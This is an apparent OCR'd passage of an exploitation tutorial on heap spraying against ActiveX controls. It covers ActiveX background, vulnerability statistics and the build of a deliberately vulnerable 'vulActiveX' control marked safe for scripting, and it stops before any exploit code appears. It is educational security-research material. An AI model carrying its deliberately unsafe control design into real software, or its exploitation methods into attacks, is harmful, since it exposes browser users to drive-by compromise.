Beta HackSys TEAM

Windows

HackSys Team

Heap Spraying – ActiveX Controls Under Attack

Author

Ashfaq Ansari

ashfaq_ansari1989@hotmail.com

HackSys Team – CN: Panthera

http://hacksys.vfreaks.com/

vFreaks Technical Support

http://www.vfreaks.com/

About The Author

Ashfaq Ansari is the founder of **HackSys Team** code named "**Panthera**" (http://hacksys.vfreaks.com/). HackSys was established in the year 2009 as a vision to help people who knock their heads due to issues they face on Windows Operating System.

He is a Software Engineer, Security Researcher and Penetration Tester, with experience in various aspects of Information Security. He has written and published Whitepapers and tools for Linux & Windows. In his spare time he likes to research on vulnerabilities and help people who seeks help on HackSys Team's website on any Windows related issues.

DISCLAIMER

The goal of this document is to teach readers how to identify bug in ActiveX controls and exploit software security vulnerabilities. This document has been produced for educational purpose only. The author of this document is not and will not hold any responsibility for any illegal or unauthorized use of the information contained within this document, or that is implied from it. Any use of this information is at the reader's own risk.

Tools Overview

BackTrack 5 R1

IP Address: 192.168.96.128	Link: http://www.backtrack-linux.org/

Windows XP Professional SP3

IP Address: 192.168.96.131	Link: http://www.microsoft.com/
Immunity Debugger v1.85	Link: http://www.immunitysec.com/products-immdbg.shtml
Mona.Py - Corelan Team	Link: http://redmine.corelan.be/projects/mona
VMMap	Link: http://technet.microsoft.com/en-us/sysinternals/dd535533.aspx
Microsoft VS 2010 Express Edition	Link: http://www.microsoft.com/visualstudio/eng/downloads#d-2010-express
Microsoft VC++ 2010 Redistributable	Link: http://www.microsoft.com/en-in/download/details.aspx?id=5555
COMRaider	Link: https://github.com/dzzie/COMRaider
AVAST Anti-Virus 2012	Link: http://www.avast.com/en-in/free-antivirus-download

Table Of Contents

INTRODUCTION

An ActiveX control is essentially a simple OLE object that supports the **IUnknown** interface. It was introduced in **1996** by **Microsoft** as a development of its **Component Object Model** (**COM**) and **Object Linking and Embedding** (**OLE**) technologies and is commonly used in its Windows Operating System.

ActiveX controls are highly portable **COM** objects, used extensively throughout Microsoft Windows platforms and, especially, in web-based applications. **COM** objects, including ActiveX controls, can invoke each other locally and remotely through interfaces defined by the **COM** architecture. The **COM** architecture allows for interoperability among binary software components produced in disparate ways.

An ActiveX control is an executable program that can be automatically delivered over the Internet where it usually runs within a browser. Contrasted against Java applets, which are created in their own special language, ActiveX controls can be written in many different languages, including **C++**, **Visual Basic**, **Visual C++**, **Delphi**, **Java**, **C#**, and **Visual J++**.

ActiveX controls can also be invoked from web pages through the use of a scripting language or directly with an HTML **<OBJECT>** tag. If an ActiveX control is not installed locally, it is possible to specify a **URL** where the control can be obtained. Once obtained, the control installs itself automatically if permitted by the browser. Once it is installed, it can be invoked without the need to be downloaded again.

WHY ACTIVEX CONTROLS ARE IMPORTANT?

ActiveX makes it fast and easy for developers and Web producers to create unique, interactive Web sites that will make the Internet fundamentally more useful and productive. ActiveX can be used with a wide variety of programming languages from dozens of vendors, developers and Webmasters can make use of their current expertise to more quickly create compelling content. They can also accommodate a wide range of users, as ActiveX will be supported on multiple operating system platforms. And because ActiveX controls are based on the **OLE** specification, controls written in one language can be re-used within controls written in another language.

Before ActiveX, Web content was static, **2-dimensional** text and graphics. With ActiveX, Web sites started using multimedia effects, interactive objects, and sophisticated applications that created a great user experience.

Other ActiveX Technologies

- ✓ **ActiveX Data Objects** (**ADO**)
- ✓ **Active Server Pages** (**ASP**)
- ✓ **ActiveMovie**, later renamed **DirectShow**
- ✓ **Active Messaging**, later renamed **Collaboration Data Objects**
- ✓ **Active Scripting**, a technology for scripting **ActiveX objects**
- ✓ **ActiveX Streaming Format** (**ASF**), renamed **Advanced Streaming Format**, then to **Advanced Systems Format**

Scope Of Vulnerability

ActiveX controls can be signed or unsigned. A **signed** control provides a high degree of verification that the control was produced by the signer and has not been modified. Signing does not guarantee the benevolence, trustworthiness, or competence of the signer; it only provides assurance that the control originated from the signer.


ActiveX controls are binary code capable of taking any action that the user can take. ActiveX controls do not run in a "**sandbox**" of any kind. Because of this, it is important to have a high degree of trust in the author of the control.

The security issues relating to ActiveX cannot be ignored. ActiveX controls are an integral part of systems and applications, and they are required for essential functions in many environments. Though priorities many change from organization to organization and user to user, it is important to understand the trade-offs between functionality and security and to make informed decisions about the appropriate level of risk.

Most spyware programs at present use ActiveX Objects to install themselves onto your system. When a user visits malicious website, the web browser prompts the user to download the ActiveX control to enable the website to be viewed properly. Users see the **Security Warning** and don't treat it as a warning but as a sign of approval by ***VeriSign*** of whatever other **Certificate Authority** approved it.


Really the only thing stopping the **spyware** getting installed will be the user not clicking "**Yes**" to accept the download.

Total Number Of Vulnerabilities



The total number of vulnerabilities for **2011** is based on research from independent security experts and vendors of affected products. The yearly total also includes zero-day vulnerabilities that attackers uncovered and were subsequently identified post-exploitation.


Web Browser Vulnerabilities



Web browsers are nowadays ever-present components for computing for both enterprise and individual users on desktop and on mobile devices. Web browser vulnerabilities are a serious security concern due to their role in online fraud and in the propagation of malicious code, spyware, and adware.

Web-based attacks can originate from malicious websites as well as from legitimate websites that have been compromised to serve malicious content. Some content, such as media files or documents are often presented in browsers via browser plug-in technologies. While browser functionality is often extended by the inclusion of various plug-ins', the addition of plug-in component also results in a wider potential attack surface for client-side attacks.

Web Browser Plug-in Vulnerabilities



Browser plug-ins' are technologies that run inside the Web browser and extend its features, such as allowing additional multimedia content from Web pages to be rendered. Although this is often run inside the browser, some vendors have started to use sandbox containers to execute plug-ins in order to limit the potential harm of vulnerabilities.

Many browsers now include various plug-ins' in their default installation and, as well, provide a framework to ease the installation of additional plug-ins'. Plug-ins' now provide much of the expected or desired functionality of Web browsers and are often required in order to use many commercial sites.

Vulnerabilities affecting these plug-ins' are an increasingly favoured vector for a range of client-side attacks, and the exploits targeting these vulnerabilities are commonly included in attack kits.

ATL ActiveX Control


Active Type Library is designed to simplify the process of creating efficient, flexible, lightweight controls. Creating an **ActiveX** control using **ATL** is a whole lot easier than creating one from scratch.

Creating vulActiveX.dll Project

We will create a new "**ATL Project**" with **Visual C++** in **Microsoft Visual Studio 2010.**

Start "**Visual Studio 2010**" as ***Administrator***.

Click on **File** --> **New Project**. Let's name it as "**vulActiveX**" in this project.



Type: Visual C++

A project that uses the Active Template Library

Name: vulActiveX

Location: C:\Users\Ashfaq S\Documents\visual studio 2010\Projects


Solution name: vulActiveX

☑ Create directory for solution

☐ Add to source control

Click on **"OK"** button.

Now, **ATL Project Wizard** window will pop up.


ATL Project Wizard - vulActiveX
Welcome to the ATL Project Wizard
Overview
Application Settings
< Previous
Next >
Finish
Cancel


These are the current project settings:

- Dynamic-Link Library

Click **Finish** from any window to accept the current settings.

After you create the project, see the project's readme.txt file for information about the project features and files that are generated.

Click on **“Next >”** button.



Application type:
[✓ Dynamic-link library (DLL)]
Executable (EXE)
Service (EXE)


Support options:
☐ Allow merging of proxy/stub code
☐ Support MFC
☐ Support COM+ 1.0
☐ Support component registrar

File type handler options:
File extension:
☐ Preview handler
☐ Thumbnail handler
☐ Search handler
☐ Generate ATL-based document


Document class name:
Document class header filename:
Document implementation filename:
View class name:
View class header filename:

Select “**Dynamic-link library (DLL)**” as **Application type**. Now, click on “**Finish**” button.

Now, we will add an object or a control using the **ATL Control Wizard**.




Right click on "**vulActiveX**" project in **Solution Explorer** window. Next, click on **Add**--> **Class…**


Add Class - vulActiveX
Installed Templates
Visual C++ 1
CLR
ATL
MFC
C++
Sort by: Default
Search Installed Templates
C++ Class Visual C++
MFC Class Visual C++
ATL Simple Object Visual C++
ATL Control Visual C++ 2
ATL Dialog Visual C++
ATL OLEDB Consumer Visual C++
ATL Property Page Visual C++
Windows Form Visual C++
MFC Class From TypeLib Visual C++
ATL Active Server Page Component Visual C++
Component Class Visual C++
MFC Class From ActiveX Control Visual C++
Type: Visual C++
Adds an Active Template Library ActiveX control
Name:
Location:
Browse...
3
Add
Cancel

Now, choose “**ATL Control**” and click on “**Add**” button.

As soon as we click on **Add** button, we will see **ATL Control Wizard** window.



ATL Control Wizard - vulActiveX

Welcome to the ATL Control Wizard

C++
Short name: ATLActivexControl
.h file: ATLActivexControl.h
Class: CATLActivexControl
.cpp file: ATLActivexControl.cpp
Attributed

COM
Coclass: ATLActivexControl
Type: ATLActivexControl Class
Interface: IATLActivexControl
ProgID:

Input “**ATLActivexControl**” as “**Short name**” and then click on “**Next**” button.


ATL Control Wizard - vulActiveX


Options

Control type: [✓ Standard control] Composite control DHTML control
Minimal control
Aggregation: [✓ Yes] No Only
Threading model: Single [✓ Apartment]
Interface: [✓ Dual] Custom
Automation compatible
Support: [✓ Connection points] Licensed

Click here for unsupported Smart Device Options

Put a check mark on “**Connection points**” and click on “**Next >**” button.

Now, we will add “**IObjectSafety**” interface to our ActiveX. Adding “**IObjectSafety**” to our control, ensures that our ActiveX is marked as S***afe for Scripting and Initialization***.



ATL Control Wizard - vulActiveX

Interfaces

Not supported:
IObjectWithSite
IPersistStorage
IPersistStreamInit
IPropertyNotifySink
IServiceProvider
ISpecifyPropertyPages

Supported:
IDataObject
IObjectSafety
IProvideClassInfo2
IQuickActivate
ISupportErrorInfo

Click on “**IObjectSafety**” and move it from “**Not supported**” column to “**Supported**” column. Now, click on “**Next >**” button.


ATL Control Wizard - vulActiveX

Appearance

View status:
[✓] Opaque
[✓] Solid background

